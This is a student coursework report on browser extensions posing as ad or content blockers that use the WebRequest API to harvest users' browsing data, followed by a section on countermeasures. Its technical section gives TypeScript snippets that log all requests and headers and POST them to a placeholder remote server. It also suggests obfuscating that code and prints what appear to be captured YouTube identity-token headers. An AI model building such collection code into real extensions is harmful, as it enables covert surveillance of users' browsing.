CSCM-28 Coursework 1

Data Collection Vulnerabilities using the WebRequest API for Web Extensions

Bassam Helal

809293

Introduction

Web Extensions

Web Extensions are small software programs that can extend or modify the functionality and capability of a web browser. Extensions are able to add functionality to the browser that it doesn't have by default in a wide variety of categories such as Accessibility, Productivity, Tools and more. Some of the most popular extensions include blockers (advertisement blockers or content blockers), spelling and grammar checkers, page styling modifiers (such as fonts and colors) and many more. Honey is one of the most popular extensions in the Chrome Web Store with over 10 million users and over 150,000 ratings with a 4.8 out of 5 rating. Honey automatically applies coupons from its huge database of coupons into your shopping cart at checkout on nearly all the most popular online retailers such as Amazon and Sainsbury's. Another very popular extension and one that has existed for nearly 10 years now is Adblock Plus. It too has over 10 million users and 170,000 ratings with a 4.4 out of 5 rating. Adblock Plus automatically blocks advertisements on all websites including Facebook and YouTube as well as even smaller independent websites. AdBlock Plus and other advertisement blockers (often called adblockers) have been very controversial since the early days of Chrome Extensions as they can effectively cut the income of small independent websites who rely heavily on advertisements. In this report we will focus on extensions that block content, websites and web requests, the most popular of these being adblockers but other blockers also exist such as adult content blockers and even "time-waster" blockers which block non productive websites such as Netflix and Facebook during user specified times.

The Web Extensions API uses the basic browser technologies, HTML, CSS and JavaScript and is nearly the same across all major browsers such as Chrome (and any Chromium based browser), Firefox, Edge, Opera and more. The differences between browser adherence to the APIs is very minor and extensions that work on Chrome will require only very minor modifications to be made compatible with others such as Firefox. The only browser that follows a different system entirely is Apple's Safari. The Web Extensions API allows developers to interact with the browser as well as the pages that it is displaying. Content Scripts are JavaScript scripts that are "injected" and run on pages that the user visits, these have full access to the page's DOM and can read and modify anything on the page. Content Scripts are most often utilized by page style modifying extensions and accessibility extensions as they will modify the way the content is displayed while keeping the content displayed remain generally the same. They will also rely on the fact that the webpage content actually exists first before making any changes and running any scripts. This is in direct contrast to blockers, which are meant to block any content from ever being received or at the very least visible or usable to the user. Extensions like blockers will usually not make use of Content Scripts and instead use Background Scripts. These are JavaScript scripts that run in the background and are much more powerful and capable that Content Scripts, but they cannot directly modify the DOM of a webpage. Blockers will usually use a Background Script to block web requests such that the request itself is not even sent to the server and thus no response can ever be received. The main API that any blocker type extension will typically use is the WebRequest API.

WebRequest API

The WebRequest API is a Web Extension API that can be used by an extension to read, intercept, block and modify web requests made by the user. The extension can declare to the browser from which hosts its web requests of interest will be from, but it is also possible to declare that it is interested in web requests to all hosts. Blockers will usually use this permission declaration because their filter could be very large or extremely dynamic and managed somewhere else such as a server or a dynamic library. Loading a page can contain multiple web requests to resources such as images, scripts or iframes, this is one of the ways an adblocker could work, by blocking requests sent to known advertisement servers such as Google ads. This will allow the page to continue loading and correctly load other resources like images but the resources of advertisements will never appear as those requests were blocked. The WebRequest API allows the developer to react to a set of events within the lifecycle of the web request being made starting from before the request is sent all the way until it is completed and even during other events such as during a redirect or when an error occurs. The full lifecycle of events that the API provides is shown in the Figure 1. In total there are 9 events that developers can attach listeners to with the ability to add filters, options and even rules for how and when to handle these requests. It is important to note however that the Web Extension standard does not currently allow developers to read or modify the **response data** of a request. This is currently only implemented in Firefox, however there are ways to work around this and it is possible to modify the content of a webpage (only GET requests) by using Content Scripts that run while the page is loading.




Figure 1: The event life cycle of a Web Request

Attack Vectors


There exist many possible attack vectors that an extension can use for malicious intent. The main attack vector a malicious extension can use is by disguising itself as a genuine extension that performs some kind of blocking such as advertisements or adult content. This is necessary because it explains to the users why the extension requires permission to all URLs the user requests, as most adblockers currently do. The malicious extension can then gather and send all requests the user makes to a remote server in order to gather their information and possibly sell it to a third party. There are also ways of reading the request response by resending the request exactly as it was sent by the user, this is in addition to being able to read the response either through Content Scripts, which would only read the response data of GET requests, or through other means such as Firefox does with its implementation of reading the response data. Thus, data collection is the main attack vector as this could be done whilst the blocker is actively performing its intended purpose.

Another more general attack vector that has been used by other kinds of extensions is in the form of adware. There have been cases of extensions that were bought by third parties different from the original developers of the extension, which then placed advertisements on certain websites such as Google. While this can be done by any extension, the usefulness of a browsing history profile in such a scenario cannot be ignored. An adult content blocker could be blocking all requests to adult content websites with relative ease as updated adult content hosts lists can be found and updated with relative ease as well. Whilst it is blocking these websites, it can also be sending all web request data asynchronously to a remote server with a profile attached to it possibly using the IP address of the machine or even using the Google profile data if it can. This way, the server can now store profiles containing all the detailed browsing data of the user with a profile attached to it. This data will even include information that a typical history check will not provide such as how many pages the user requested on a given YouTube page. A history reader will only read the browsing history URLs, that means only GET requests to webpages, not GET requests to assets, background GET requests, or any request that isn't a GET request. It is also more difficult to disguise a history viewer albeit not impossible. However, a web request tracker can view all of this additional information including POST requests, background GET requests, requests to assets such as images, video bytes, pages etc. In theory then, an advanced web request tracker can know the YouTube video a user watched, how long they watched it, how far they scrolled down the comments, if they posted a comment or liked the video and even which videos they hovered over to view the video preview. Basically, a web request tracker can know exactly what the user is asking to see, and if it were able to view response data (as it sometimes can) it can even know what they are seeing. Altogether this can create a morbidly detailed picture of a user's browsing habits and even their mind which can then be sold to third parties. In such a scenario, advertisers are the least worrisome buyers of this data, governments and spy agencies may also view and buy this data and use it to further their political goals as well as spy on unknowing users.

Affected Systems

The Web Extensions API first existed as the Chrome Extensions API in 2010. As a result of Chrome's popularity and market share the proposed unified standard that the W3C proposed was one based heavily on Chrome's existing API. Hence the Web Extensions API was standardized, and conforming web browsers allow developers to easily port their extensions with little to no changes across major browsers. As such, any browser that conforms to the API will allow for this vulnerability. The WebRequest API is a part of the standard has been supported since Chrome 34 (2014), Firefox 45 (2016) and Edge 14 (2016). The API is the same across all major browsers such as Chrome, Edge and Opera (all Chromium based) with Firefox being the one with more than Chromium functionality such as reading and modifying the response data. This means that any desktop browser users (other than Safari users) are potentially vulnerable to this kind of malicious data collection. There do not exist many mobile browsers that support web extensions, none of the major browsers' mobile versions support web extensions, as such mobile users are excluded from this list of vulnerable users. The desktop browser market share of Chrome and Firefox is approximately 78% and the desktop browser share (against non-desktop such as mobile) market share is around 45%. As such, we can roughly approximate that around 35% of all browser users could be vulnerable to this malicious web request data gathering, this doesn't take into account mobile users that use extension supported browsers, non-Chrome and Firefox browsers and users using versions of Chrome and Firefox older than those that support the WebRequest API. So, it is a very rough estimate, but it paints a general image that there is a large number of users who can potentially be vulnerable, albeit it could be much larger if web extensions were more widely supported in mobile, the now majority browser form factor.

There have existed cases in the past where users faced adware from extensions that were bought out from the original developers by a third party. These extensions would later add advertisements into popular webpages such as Google and Facebook using content scripts sometimes bypassing adblockers. Such instances are not unheard of although they are not very common and usually the incriminating extension is both removed from the Chrome Web Store and disabled by default on user's browsers with the flag "This extension violates the Chrome Web Store Policy".


Hover Zoom 6.0.57

This extension violates the Chrome Web Store policy.

ID: nonjdcjchghhkdoolnlbekcfllmednbl

Figure 2: An Chrome extension that violate the Chrome Web Store's policies is automatically disabled upon Chrome launch

Technical Details

API Abilities

As initially described above, the WebRequest API can react to 9 events in the web request lifecycle and developers can add filters and even rules to the listeners attached to web requests. The full figure of the web request even lifecycle is shown above in Figure 1. In general, the API can read, intercept, block and sometimes modify any web request according to its filter, which can even be the self-explanatory "`<all_urls>`" filter. The following TypeScript code snippet allows us to log some details about a web request before the browser sends it.

```
chrome.webRequest.onBeforeRequest.addListener(
(details: WebRequestBodyDetails) => {
    let detailsString =
      `${details.timeStamp}\n${details.method}\n
      ${details.url}\n${details.initiator}\n\n`;
    console.log(detailsString);
}, filter, ["requestBody"]);
```

Figure 3: TypeScript Code snippet that logs web request details before the requests are sent

This simple snippet of code logs details about all requests the user makes, which can include things like assets that the user requests such as images. One interesting find and use case is YouTube video previews which are considered as requests made to a WEBP image on the YouTube Images server. When hovering over a video, YouTube tells the browser to make a request to a URL and show that WEBP image over the video's thumbnail to simulate a video preview. One of those requests is shown below:

```
1583901724983.02
GET
https://i.ytimg.com/an_webp/y58vxg6xVTM/mqdefault_6s.webp?du=300
0&sqp=CJ-yofMF&rs=AOn4CLBMoIzmkeqk4bWtAkCBWLeENscc7Q
https://www.youtube.com
```

Figure 4: The request sent when hovering over a YouTube video thumbnail which retrieves a preview of the video

The URL leads us to the location of the WEBP image and it does in fact show a preview of the video as well as the id of the video itself which is the portion beginning with y58 and ending in VTM. This information is extremely valuable and informative to a data collector because it can even reveal not only which videos were viewed but even which videos were hovered over. Moreover, the same pattern happens when watching the videos, which request more of the video, the more the user watches it which can give a rough hint about the user's viewing patterns and habits on any video. The same can also be done for comments, related videos and even actions the user takes such as like and comment because those are done using POST requests. Using a similar code snippet that logs the request headers upon sending when we perform a like action on the same video we reveal that there exists a lot of information within the request header that is sent to YouTube including possibly identifying information as shown below.

```
{"name": "X-SPF-
Referer", "value": "https://www.youtube.com/watch?v=y58vxg6xVTM}
,
{"name": "X-Client-
Data", "value": "CJe2yQEIpbbJAQjBtskBCKmdygEInqDKAQi3qsoBCMuuygE
Iz6/KAQi8sMoBCJe1ygEI7bXKAQiOusoBCJm9ygEIsL3KARi7usoB"},
{"name": "X-Youtube-Identity-
Token", "value": "QUFFLUhqbEZuNUJ2cjl3c1dIVGQ0QzVzNmlKb2NCekNYUX
w="}
```

Figure 5: Some of the headers sent when a like action is made on a YouTube video

```
chrome.webRequest.onSendHeaders.addListener(
(details: WebRequestHeaderDetails) => {
    if (!!details.requestHeaders &&
details.requestHeaders.length != 0) {
        console.log(details.requestHeaders)
    }
}, filter, [“requestHeaders”]);
```

Figure 6: TypeScript code snippet that logs request headers as they are sent

This is only some of the data that is sent using the POST request, while much of it is not immediately clear or obvious, any kind of malicious data gatherer can store this for later investigation and understanding perhaps in search of a pattern to reverse engineer some of the meaning of the data.

A malicious data gatherer can use the TypeScript code snippet below to asynchronously send any request details to a remote server for further storage or analysis.

```
Function sendDataToServer(data: any) {
    let request = new XMLHttpRequest();
    request.open(“POST”, myServerAddress);
    request.send(data);
}
```

Figure 7: TypeScript code snippet that sends data to a remote server using a POST request

This function can be called in any of the events of the web request life cycle to efficiently and discretely send the request data to the remote server. The function itself can be further obfuscated using the various JavaScript obfuscation methods such as minifying, “uglyifying” or injecting or any combination of these in order to remain hidden even upon investigation by experts and decompilers.

Countermeasures

While this is a major threat and vulnerability to the user’s detailed browsing habits and patterns, there are extensive countermeasures in place that make such a vulnerability reaching the mass public significantly more difficult.

Permissions


All Web Extensions must declare the permission that they require in order to use and API, this includes the WebRequest API which it must be accompanied by a list of hosts to filter from. This manifest is always public and not compressed or obfuscated so users and browsers can directly view the manifest with all its details including the declared permissions. Viewing the manifest for Adblock Plus shows us that it uses permissions typical of an adblocker such as WebRequest with the `“<all_urls>”` host filter since it cannot know in advance which URLs it is interested in and likely does this using a library or remote server that can continuously update the list of known advertisement hosts and servers.

```
"permissions": [ "tabs", "<all_urls>", "contextMenus",
"webRequest", "webRequestBlocking", "webNavigation", "storage",
"unlimitedStorage", "notifications" ],
```

Figure 8: The permissions declared in Adblock Plus’s Manifest

Web Extensions Store Regulations

The strongest countermeasure against any incriminating extension is the Chrome Web Store itself which has strict rules and regulations as well as thorough checks performed extensions upon upload. If an extension uses sensitive permissions such as `“<all_urls>”` or others that are seen as possibly a security risk the extension will be reviewed upon upload or update. This update could take up to 10 days so there is a possibility that it is both automatically checked and manually checked for violations and security risks. In addition to this, extensions that are currently available and then later found to violate the Chrome Web Store rules and regulations are removed from the store and disabled on all user’s browsers. The users receive an alert disclaiming this information but are able to enable the extension once more but must do this every time the browser is restarted. Finally, upon installing an extension from the Chrome Web Store the user is prompted with a dialog detailing the permissions the extension declares in its manifest, this makes the user aware of what the extension is allowed to do adding another layer of security and information to the user.



Add "StayFocusd"?

It can:

Read and change all your data on the websites that you visit

Display notifications

Figure 9: The dialog the Chrome Web Store presents upon installation of a Chrome extension

New Declarative API

A new Declarative WebRequest API has been in beta for many years now and aims to significantly improve performance as well as security of the existing WebRequest API. The new API allows developers to declare their rules and filters within the browser instead of at runtime allowing for significantly greater performance and memory improvements. Not only that, but it makes blockers require no host permissions as it considers request cancels and request redirects to empty images and documents as non-sensitive actions and thus not necessary for further security checks making matters much easier for genuine blockers and more difficult for malicious blockers who aim to gather and collect the user's data as they will require extra permissions. The new API is a huge step in the right direction for security and privacy but development has been put on hold "without concrete plans to move to stable" meaning it may take a long time to become public and then later become widespread.